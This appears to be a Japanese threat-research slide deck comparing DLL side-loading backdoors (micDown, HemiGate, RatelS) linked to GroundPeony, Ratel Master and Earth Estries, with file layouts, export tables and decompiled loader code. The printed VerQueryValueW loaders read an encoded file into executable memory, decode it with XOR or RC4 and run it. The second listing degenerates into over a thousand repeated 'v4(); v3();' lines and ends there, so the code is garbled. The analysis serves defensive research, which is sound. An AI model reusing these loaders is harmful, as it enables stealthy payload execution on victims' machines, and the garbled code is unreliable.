
The Secret Life of RATs: connecting the dots by dissecting multiple backdoors

Cyber Defense Institute, Inc.

Kawakami Ryonosuke, Nakajima Shota

TrendMicro

Hara Hiroaki

> whoami



Shota Nakajima

- 株式会社サイバーディフェンス研究所でマルウェア解析、インシデントレスポンス業務、脅威リサーチ業務に従事。
- JSAC2018~2024、国内外のカンファレンスで発表経験あり。
- セキュリティ・キャンプやJSACでワークショップを実施。



Kawakami Ryonosuke

- 株式会社サイバーディフェンス研究所でマルウェア解析、インシデントレスポンス業務、脅威リサーチ業務に従事。
- 趣味・関心 リバースエンジニアリングと攻撃技術の実装
- JSAC初登壇




Hara Hiroaki

- トレンドマイクロ株式会社で、アジア太平洋地域における脅威インテリジェンス調査に注力。
- 専門は脅威ハンティング、インシデントレスポンス、マルウェア分析、標的型攻撃リサーチ。
- JSAC 2021/2022、HITCON 2022で発表。

関連が考えられる3つのインシデント(アクター)

- GroundPeony
 - 台湾、香港、韓国、ネパール、インド
 - 政府機関、教育・研究機関、通信事業者
- Ratel Master
 - 日本国内の組織に対するAPT
- Earth Estries (FamousSparrow)
 - フィリピン、台湾、マレーシア、南アフリカ、ドイツ、米国政府機関とテクノロジー業界の組織



https://www.lac.co.jp/lacwatch/report/20230914_003513.html




https://www.lac.co.jp/lacwatch/report/20230914_003513.html




https://www.trendmicro.com/ja_jp/research/23/j/earth-estries-targets-government-tech-for-cyberespionage.html

Overview




micDown (GroundPeony)

- ProgramData¥mic¥に作成される
 - mic.exe
 - Side-loadに利用される正規ファイル
- version.dll
 - Side-loadを利用して実行される mic.docを復号し、読み込むDLL
- mic.doc
 - エンコードされたMofu Loader
 - 内包したペイロードのmicDownを復号して実行する
- mic.ver
 - mic.docのコンフィグファイル




HemiGate(Earth Estries)

- ProgramData¥WinDrive¥に作成される
 - taskhask.exe
 - Side-loadに利用される正規ファイル
- K7AVWScn.dll
 - Side-loadを利用して実行される taskhask.docを復号し、読み込むDLL
- taskhask.doc
 - 暗号化されたDracu Loader
 - 内包した2ndペイロードのHemiGateを復号して実行する
- taskhask.dat
 - 暗号化されたtaskhask.docのコンフィグファイル



RatelS (Ratel Master)

- msbtc.exe
 - Side-loadに利用される正規ファイル
- VERSION.dll
 - Side-loadを利用して実行される msbtc.datを復号し、読み込むDLL
- msbtc.dat
 - エンコードされたMofu Loader
 - 内包したペイロードのRatelSを復号して実行する
- msbtc.cfg
 - RatelSのコンフィグファイル



01

micDown
vs RatelS

DLL Side-Loading





- ハッシュは異なるが同じ正規ファイルを利用する
 - notifu.exe
 - OSSの通知アプリケーション
- VerQueryValueWに復号処理を実装

mic.exe





msbtc.exe

property	value
footprint > sha256	B091FA6981BB8725E1691AA3E7A7650287489A26F5A556C19C5339F40050C949
location	.rsrc:0x0003B160
file-type	executable
language	English-US
code-page	Unicode UTF-16, little endian
Comments	This free, open source utility lets you display a yellow pop-up balloon in the fro...
CompanyName	Paralint.com
FileDescription	Notifu
FileVersion	1.7
InternalName	notifu
LegalCopyright	http://www.paralint.com/projects/notifu/
LegalTrademarks	BSD-3-Clause license, run with /I for licence text
OriginalFilename	notifu.exe
ProductName	Notifu
ProductVersion	1.7

GroundPeony 1st Stage Loader

Name	Address	Ordinal
 GetFileVersionInfoSizeW	10001000	1
 GetFileVersionInfoW	10001000	2
 VerQueryValueW	10001010	3
 DllEntryPoint	10001140	[main entry]


RatelS 1st Stage Loader

Name	Address	Ordinal
 GetFileVersionInfoSizeW	00000001800020F0	1
 GetFileVersionInfoW	00000001800020F0	2
 VerQueryValueW	0000000180002100	3
 DllEntryPoint	0000000180005AE0	[main entry]


GroundPeony vs Ratel Master

- 1st Stage: DLLのサイドロードで利用する正規ファイルが同じ
- 2nd Stage: Shellcodeがペイロードを復号するアルゴリズムが同じ
- Shellcodeで利用されているAPI HashingアルゴリズムとAPIが同じ

GroundPeony



RatelS



DLL Side-Loading

- Side-Loadで実行される関数
 - VerQueryValueW
- VerQueryValueWのコードレベルでの類似はない

GroundPeony 1st Stage Loader

```
1 BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lpplBuffer, PUINT puLen)
2 {
3     CHAR v4; // al
4     unsigned int v5; // ecx
5     unsigned int v6; // kr00_4
6     HANDLE FileA; // esi
7     void *v8; // edi
8     DWORD i; // eax
9     DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
10    CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
11    char v13[256]; // [esp+6h] [ebp-106h]
12
13    sub_18001150(Filename, 0, 260);
14    GetModuleFileNameA(0, Filename, 0x104u);
15    v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
16    if ( v5 >= 0x104 )
17    {
18        sub_180012A0();
19        JUMPOUT(0x18001132);
20    }
21    Filename[v5] = v4;
22    v6 = strlen(Filename);
23    *((_WORD *)&Filename[v6] = 28516;
24    v13[v6] = 99;
25    FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
26    v8 = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
27    ReadFile(FileA, v8, 0x14000u, &NumberOfBytesRead, 0);
28    CloseHandle(FileA);
29    for ( i = 0; i < NumberOfBytesRead; ++i )
30        *((_BYTE *)v8 + i) = ((((_BYTE *)v8 + i) - 95) ^ 0x61) + 95;
31    return (((int (*)(void))v8)());
32 }
```

RateIS 1st Stage Loader

```
1 BOOL __stdcall __noreturn VerQueryValueW(LPCVOID pBlock, LPCWSTR
2 {
3     sub_180001F20();
4 }
5
6 void __noreturn sub_180001F20()
7 {
8     __int64 v0; // rax
9     char *v1; // rdx
10    __int64 v2; // rax
11    int v3; // esi
12    void (*v4)(void); // rdi
13    char v6[32]; // [rsp+30h] [rbp-258h] BYREF
14    __QWORD v7[34]; // [rsp+50h] [rbp-238h] BYREF
15    char Filename[272]; // [rsp+160h] [rbp-128h] BYREF
16
17    memset(Filename, 0, 0x104ui64);
18    GetModuleFileNameA(0i64, Filename, 0x104u);
19    v0 = -1i64;
20    do
21    {
22        ++v0;
23        while ( Filename[v0] );
24        v1 = v6 + v0 + 381;
25        *((_QWORD *)v1 = 24932;
26        v1[2] = 116;
27        sub_1800020F0(v7);
28        sub_180002F80(v7, Filename);
29        v2 = sub_180003230(v7, v6);
30        v3 = std::fpos<int>::operator __int64(v2);
31        v4 = (void (*)(void))VirtualAlloc(0i64, v3, 0x3000u, 0x40u);
32        sub_1800032E0((__int64)v7);
33        sub_180003410(v7, (__int64)v4, v3);
34        sub_18000F40((__int64)v7);
35        rc4(v4, v3);
36        v4();
37        v3();
38        v4();
39        v3();
40        v4();
41        v3();
42        v4();
43        v3();
44        v4();
45        v3();
46        v4();
47        v3();
48        v4();
49        v3();
50        v4();
51        v3();
52        v4();
53        v3();
54        v4();
55        v3();
56        v4();
57        v3();
58        v4();
59        v3();
60        v4();
61        v3();
62        v4();
63        v3();
64        v4();
65        v3();
66        v4();
67        v3();
68        v4();
69        v3();
70        v4();
71        v3();
72        v4();
73        v3();
74        v4();
75        v3();
76        v4();
77        v3();
78        v4();
79        v3();
80        v4();
81        v3();
82        v4();
83        v3();
84        v4();
85        v3();
86        v4();
87        v3();
88        v4();
89        v3();
90        v4();
91        v3();
92        v4();
93        v3();
94        v4();
95        v3();
96        v4();
97        v3();
98        v4();
99        v3();
100       v4();
101       v3();
102       v4();
103       v3();
104       v4();
105       v3();
106       v4();
107       v3();
108       v4();
109       v3();
110       v4();
111       v3();
112       v4();
113       v3();
114       v4();
115       v3();
116       v4();
117       v3();
118       v4();
119       v3();
120       v4();
121       v3();
122       v4();
123       v3();
124       v4();
125       v3();
126       v4();
127       v3();
128       v4();
129       v3();
130       v4();
131       v3();
132       v4();
133       v3();
134       v4();
135       v3();
136       v4();
137       v3();
138       v4();
139       v3();
140       v4();
141       v3();
142       v4();
143       v3();
144       v4();
145       v3();
146       v4();
147       v3();
148       v4();
149       v3();
150       v4();
151       v3();
152       v4();
153       v3();
154       v4();
155       v3();
156       v4();
157       v3();
158       v4();
159       v3();
160       v4();
161       v3();
162       v4();
163       v3();
164       v4();
165       v3();
166       v4();
167       v3();
168       v4();
169       v3();
170       v4();
171       v3();
172       v4();
173       v3();
174       v4();
175       v3();
176       v4();
177       v3();
178       v4();
179       v3();
180       v4();
181       v3();
182       v4();
183       v3();
184       v4();
185       v3();
186       v4();
187       v3();
188       v4();
189       v3();
190       v4();
191       v3();
192       v4();
193       v3();
194       v4();
195       v3();
196       v4();
197       v3();
198       v4();
199       v3();
200       v4();
201       v3();
202       v4();
203       v3();
204       v4();
205       v3();
206       v4();
207       v3();
208       v4();
209       v3();
210       v4();
211       v3();
212       v4();
213       v3();
214       v4();
215       v3();
216       v4();
217       v3();
218       v4();
219       v3();
220       v4();
221       v3();
222       v4();
223       v3();
224       v4();
225       v3();
226       v4();
227       v3();
228       v4();
229       v3();
230       v4();
231       v3();
232       v4();
233       v3();
234       v4();
235       v3();
236       v4();
237       v3();
238       v4();
239       v3();
240       v4();
241       v3();
242       v4();
243       v3();
244       v4();
245       v3();
246       v4();
247       v3();
248       v4();
249       v3();
250       v4();
251       v3();
252       v4();
253       v3();
254       v4();
255       v3();
256       v4();
257       v3();
258       v4();
259       v3();
260       v4();
261       v3();
262       v4();
263       v3();
264       v4();
265       v3();
266       v4();
267       v3();
268       v4();
269       v3();
270       v4();
271       v3();
272       v4();
273       v3();
274       v4();
275       v3();
276       v4();
277       v3();
278       v4();
279       v3();
280       v4();
281       v3();
282       v4();
283       v3();
284       v4();
285       v3();
286       v4();
287       v3();
288       v4();
289       v3();
290       v4();
291       v3();
292       v4();
293       v3();
294       v4();
295       v3();
296       v4();
297       v3();
298       v4();
299       v3();
300       v4();
301       v3();
302       v4();
303       v3();
304       v4();
305       v3();
306       v4();
307       v3();
308       v4();
309       v3();
310       v4();
311       v3();
312       v4();
313       v3();
314       v4();
315       v3();
316       v4();
317       v3();
318       v4();
319       v3();
320       v4();
321       v3();
322       v4();
323       v3();
324       v4();
325       v3();
326       v4();
327       v3();
328       v4();
329       v3();
330       v4();
331       v3();
332       v4();
333       v3();
334       v4();
335       v3();
336       v4();
337       v3();
338       v4();
339       v3();
340       v4();
341       v3();
342       v4();
343       v3();
344       v4();
345       v3();
346       v4();
347       v3();
348       v4();
349       v3();
350       v4();
351       v3();
352       v4();
353       v3();
354       v4();
355       v3();
356       v4();
357       v3();
358       v4();
359       v3();
360       v4();
361       v3();
362       v4();
363       v3();
364       v4();
365       v3();
366       v4();
367       v3();
368       v4();
369       v3();
370       v4();
371       v3();
372       v4();
373       v3();
374       v4();
375       v3();
376       v4();
377       v3();
378       v4();
379       v3();
380       v4();
381       v3();
382       v4();
383       v3();
384       v4();
385       v3();
386       v4();
387       v3();
388       v4();
389       v3();
390       v4();
391       v3();
392       v4();
393       v3();
394       v4();
395       v3();
396       v4();
397       v3();
398       v4();
399       v3();
400       v4();
401       v3();
402       v4();
403       v3();
404       v4();
405       v3();
406       v4();
407       v3();
408       v4();
409       v3();
410       v4();
411       v3();
412       v4();
413       v3();
414       v4();
415       v3();
416       v4();
417       v3();
418       v4();
419       v3();
420       v4();
421       v3();
422       v4();
423       v3();
424       v4();
425       v3();
426       v4();
427       v3();
428       v4();
429       v3();
430       v4();
431       v3();
432       v4();
433       v3();
434       v4();
435       v3();
436       v4();
437       v3();
438       v4();
439       v3();
440       v4();
441       v3();
442       v4();
443       v3();
444       v4();
445       v3();
446       v4();
447       v3();
448       v4();
449       v3();
450       v4();
451       v3();
452       v4();
453       v3();
454       v4();
455       v3();
456       v4();
457       v3();
458       v4();
459       v3();
460       v4();
461       v3();
462       v4();
463       v3();
464       v4();
465       v3();
466       v4();
467       v3();
468       v4();
469       v3();
470       v4();
471       v3();
472       v4();
473       v3();
474       v4();
475       v3();
476       v4();
477       v3();
478       v4();
479       v3();
480       v4();
481       v3();
482       v4();
483       v3();
484       v4();
485       v3();
486       v4();
487       v3();
488       v4();
489       v3();
490       v4();
491       v3();
492       v4();
493       v3();
494       v4();
495       v3();
496       v4();
497       v3();
498       v4();
499       v3();
500       v4();
501       v3();
502       v4();
503       v3();
504       v4();
505       v3();
506       v4();
507       v3();
508       v4();
509       v3();
510       v4();
511       v3();
512       v4();
513       v3();
514       v4();
515       v3();
516       v4();
517       v3();
518       v4();
519       v3();
520       v4();
521       v3();
522       v4();
523       v3();
524       v4();
525       v3();
526       v4();
527       v3();
528       v4();
529       v3();
530       v4();
531       v3();
532       v4();
533       v3();
534       v4();
535       v3();
536       v4();
537       v3();
538       v4();
539       v3();
540       v4();
541       v3();
542       v4();
543       v3();
544       v4();
545       v3();
546       v4();
547       v3();
548       v4();
549       v3();
550       v4();
551       v3();
552       v4();
553       v3();
554       v4();
555       v3();
556       v4();
557       v3();
558       v4();
559       v3();
560       v4();
561       v3();
562       v4();
563       v3();
564       v4();
565       v3();
566       v4();
567       v3();
568       v4();
569       v3();
570       v4();
571       v3();
572       v4();
573       v3();
574       v4();
575       v3();
576       v4();
577       v3();
578       v4();
579       v3();
580       v4();
581       v3();
582       v4();
583       v3();
584       v4();
585       v3();
586       v4();
587       v3();
588       v4();
589       v3();
590       v4();
591       v3();
592       v4();
593       v3();
594       v4();
595       v3();
596       v4();
597       v3();
598       v4();
599       v3();
600       v4();
601       v3();
602       v4();
603       v3();
604       v4();
605       v3();
606       v4();
607       v3();
608       v4();
609       v3();
610       v4();
611       v3();
612       v4();
613       v3();
614       v4();
615       v3();
616       v4();
617       v3();
618       v4();
619       v3();
620       v4();
621       v3();
622       v4();
623       v3();
624       v4();
625       v3();
626       v4();
627       v3();
628       v4();
629       v3();
630       v4();
631       v3();
632       v4();
633       v3();
634       v4();
635       v3();
636       v4();
637       v3();
638       v4();
639       v3();
640       v4();
641       v3();
642       v4();
643       v3();
644       v4();
645       v3();
646       v4();
647       v3();
648       v4();
649       v3();
650       v4();
651       v3();
652       v4();
653       v3();
654       v4();
655       v3();
656       v4();
657       v3();
658       v4();
659       v3();
660       v4();
661       v3();
662       v4();
663       v3();
664       v4();
665       v3();
666       v4();
667       v3();
668       v4();
669       v3();
670       v4();
671       v3();
672       v4();
673       v3();
674       v4();
675       v3();
676       v4();
677       v3();
678       v4();
679       v3();
680       v4();
681       v3();
682       v4();
683       v3();
684       v4();
685       v3();
686       v4();
687       v3();
688       v4();
689       v3();
690       v4();
691       v3();
692       v4();
693       v3();
694       v4();
695       v3();
696       v4();
697       v3();
698       v4();
699       v3();
700       v4();
701       v3();
702       v4();
703       v3();
704       v4();
705       v3();
706       v4();
707       v3();
708       v4();
709       v3();
710       v4();
711       v3();
712       v4();
713       v3();
714       v4();
715       v3();
716       v4();
717       v3();
718       v4();
719       v3();
720       v4();
721       v3();
722       v4();
723       v3();
724       v4();
725       v3();
726       v4();
727       v3();
728       v4();
729       v3();
730       v4();
731       v3();
732       v4();
733       v3();
734       v4();
735       v3();
736       v4();
737       v3();
738       v4();
739       v3();
740       v4();
741       v3();
742       v4();
743       v3();
744       v4();
745       v3();
746       v4();
747       v3();
748       v4();
749       v3();
750       v4();
751       v3();
752       v4();
753       v3();
754       v4();
755       v3();
756       v4();
757       v3();
758       v4();
759       v3();
760       v4();
761       v3();
762       v4();
763       v3();
764       v4();
765       v3();
766       v4();
767       v3();
768       v4();
769       v3();
770       v4();
771       v3();
772       v4();
773       v3();
774       v4();
775       v3();
776       v4();
777       v3();
778       v4();
779       v3();
780       v4();
781       v3();
782       v4();
783       v3();
784       v4();
785       v3();
786       v4();
787       v3();
788       v4();
789       v3();
790       v4();
791       v3();
792       v4();
793       v3();
794       v4();
795       v3();
796       v4();
797       v3();
798       v4();
799       v3();
800       v4();
801       v3();
802       v4();
803       v3();
804       v4();
805       v3();
806       v4();
807       v3();
808       v4();
809       v3();
810       v4();
811       v3();
812       v4();
813       v3();
814       v4();
815       v3();
816       v4();
817       v3();
818       v4();
819       v3();
820       v4();
821       v3();
822       v4();
823       v3();
824       v4();
825       v3();
826       v4();
827       v3();
828       v4();
829       v3();
830       v4();
831       v3();
832       v4();
833       v3();
834       v4();
835       v3();
836       v4();
837       v3();
838       v4();
839       v3();
840       v4();
841       v3();
842       v4();
843       v3();
844       v4();
845       v3();
846       v4();
847       v3();
848       v4();
849       v3();
850       v4();
851       v3();
852       v4();
853       v3();
854       v4();
855       v3();
856       v4();
857       v3();
858       v4();
859       v3();
860       v4();
861       v3();
862       v4();
863       v3();
864       v4();
865       v3();
866       v4();
867       v3();
868       v4();
869       v3();
870       v4();
871       v3();
872       v4();
873       v3();
874       v4();
875       v3();
876       v4();
877       v3();
878       v4();
879       v3();
880       v4();
881       v3();
882       v4();
883       v3();
884       v4();
885       v3();
886       v4();
887       v3();
888       v4();
889       v3();
890       v4();
891       v3();
892       v4();
893       v3();
894       v4();
895       v3();
896       v4();
897       v3();
898       v4();
899       v3();
900       v4();
901       v3();
902       v4();
903       v3();
904       v4();
905       v3();
906       v4();
907       v3();
908       v4();
909       v3();
910       v4();
911       v3();
912       v4();
913       v3();
914       v4();
915       v3();
916       v4();
917       v3();
918       v4();
919       v3();
920       v4();
921       v3();
922       v4();
923       v3();
924       v4();
925       v3();
926       v4();
927       v3();
928       v4();
929       v3();
930       v4();
931       v3();
932       v4();
933       v3();
934       v4();
935       v3();
936       v4();
937       v3();
938       v4();
939       v3();
940       v4();
941       v3();
942       v4();
943       v3();
944       v4();
945       v3();
946       v4();
947       v3();
948       v4();
949       v3();
950       v4();
951       v3();
952       v4();
953       v3();
954       v4();
955       v3();
956       v4();
957       v3();
958       v4();
959       v3();
960       v4();
961       v3();
962       v4();
963       v3();
964       v4();
965       v3();
966       v4();
967       v3();
968       v4();
969       v3();
970       v4();
971       v3();
972       v4();
973       v3();
974       v4();
975       v3();
976       v4();
977       v3();
978       v4();
979       v3();
980       v4();
981       v3();
982       v4();
983       v3();
984       v4();
985       v3();
986       v4();
987       v3();
988       v4();
989       v3();
990       v4();
991       v3();
992       v4();
993       v3();
994       v4();
995       v3();
996       v4();
997       v3();
998       v4();
999       v3();
1000      v4();
1001      v3();
1002      v4();
1003      v3();
1004      v4();
1005      v3();
1006      v4();
1007      v3();
1008      v4();
1009      v3();
1010      v4();
1011      v3();
1012      v4();
1013      v3();
1014      v4();
1015      v3();
1016      v4();
1017      v3();
1018      v4();
1019      v3();
1020      v4();
1021      v3();
1022      v4();
1023      v3();
1024      v4();
1025      v3();
1026      v4();
1027      v3();
1028      v4();
1029      v3();
1030      v4();
1031      v3();
1032      v4();
1033      v3();
1034      v4();
1035      v3();
1036      v4();
1037      v3();
1038      v4();
1039      v3();
1040      v4();
1041      v3();
1042      v4();
1043      v3();
1044      v4();
1045      v3();
1046      v4();
1047      v3();
1048      v4();
1049      v3();
1050      v4();
1051      v3();
1052      v4();
1053      v3();
1054      v4();
1055      v3();
1056      v4();
1057      v3();
1058      v4();
1059      v3();
1060      v4();
1061      v3();
1062      v4();
1063      v3();
1064      v4();
1065      v3();
1066      v4();
1067      v3();
1068      v4();
1069      v3();
1070      v4();
1071      v3();
1072      v4();
1073      v3();
1074      v4();
1075      v3();
1076      v4();
1077      v3();
1078      v4();
1079      v3();
1080      v4();
1081      v3();
1082      v4();
1083      v3();
1084      v4();
1085      v3();
1086      v4();
1087      v3();
1088      v4();
1089      v3();
1090      v4();
1091      v3();
1092      v4();
1093      v3();
1094      v4();
1095      v3();
1096      v4();
1097      v3();
1098      v4();
1099      v3();
1100      v4();
1101      v3();
1102      v4();
1103      v3();
1104      v4();
1105      v3();
1106      v4();
1107      v3();
1108      v4();
1109      v3();
1110      v4();
1111      v3();
1112      v4();
1113      v3();
1114      v4();
1115      v3();
1116      v4();
1117      v3();
1118      v4();
1119      v3();
1120      v4();
1121      v3();
1122      v4();
1123      v3();
1124      v4();
1125      v3();
1126      v4();
1127      v3();
1128      v4();
1129      v3();
1130      v4();
1131      v3();
1132      v4();
1133      v3();
1134      v4();
1135      v3();
1136      v4();
1137      v3();
1138      v4();
1139      v3();
1140      v4();
1141      v3();
1142      v4();
1143      v3();
1144      v4();
1145      v3();
1146      v4();
1147      v3();
1148      v4();
1149      v3();
1150      v4();
1151      v3();
1152      v4();
1153      v3();
1154      v4();
1155      v3();
1156      v4();
1157      v3();
1158      v4();
1159      v3();
1160      v4();
1161      v3();
1162      v4();
1163      v3();
1164      v4();
1165      v3();
1166      v4();
1167      v3();
1168      v4();
1169      v3();
1170      v4();
1171      v3();
1172      v4();
1173      v3();
1174      v4();
1175      v3();
1176      v4();
1177      v3();
1178      v4();
1179      v3();
1180      v4();
1181      v3();
1182      v4();
1183      v3();
1184      v4();
1185      v3();
1186      v4();
1187      v3();
1188      v4();
1189      v3();
1190      v4();
1191      v3();
1192      v4();
1193      v3();
1194      v4();
1195      v3();
1196      v4();
1197      v3();
1198      v4();
1199      v3();
1200      v4();
1201      v3();
1202      v4();
1203      v3();
1204      v4();
1205      v3();
1206      v4();
1207      v3();
1208      v4();
1209      v3();
1210      v4();
1211      v3();
1212      v4();
1213      v3();
1214      v4();
1215      v3();
1216      v4();
1217      v3();
1218      v4();
1219      v3();
1220      v4();
1221      v3();
1222      v4();
1223      v3();
1224      v4();
1225      v3();
1226      v4();
1227      v3();
1228      v4();
1229      v3();
1230      v4();
1231      v3();
1232      v4();
1233      v3();
1234      v4();
1235      v3();
1236      v4();
1237      v3();
1238      v4();
1239      v3();
1240      v4();
1241      v3();
1242      v4();
1243      v3();
1244      v4();
1245      v3();
1246      v4();
1247      v3();
1248      v4();
1249      v3();
1250      v4();
1251      v3();
1252      v4();
1253      v3();
1254      v4();
1255      v3();
1256      v4();
1257      v3();
1258      v4();
1259      v3();
1260      v4();
1261      v3();
1262      v4();
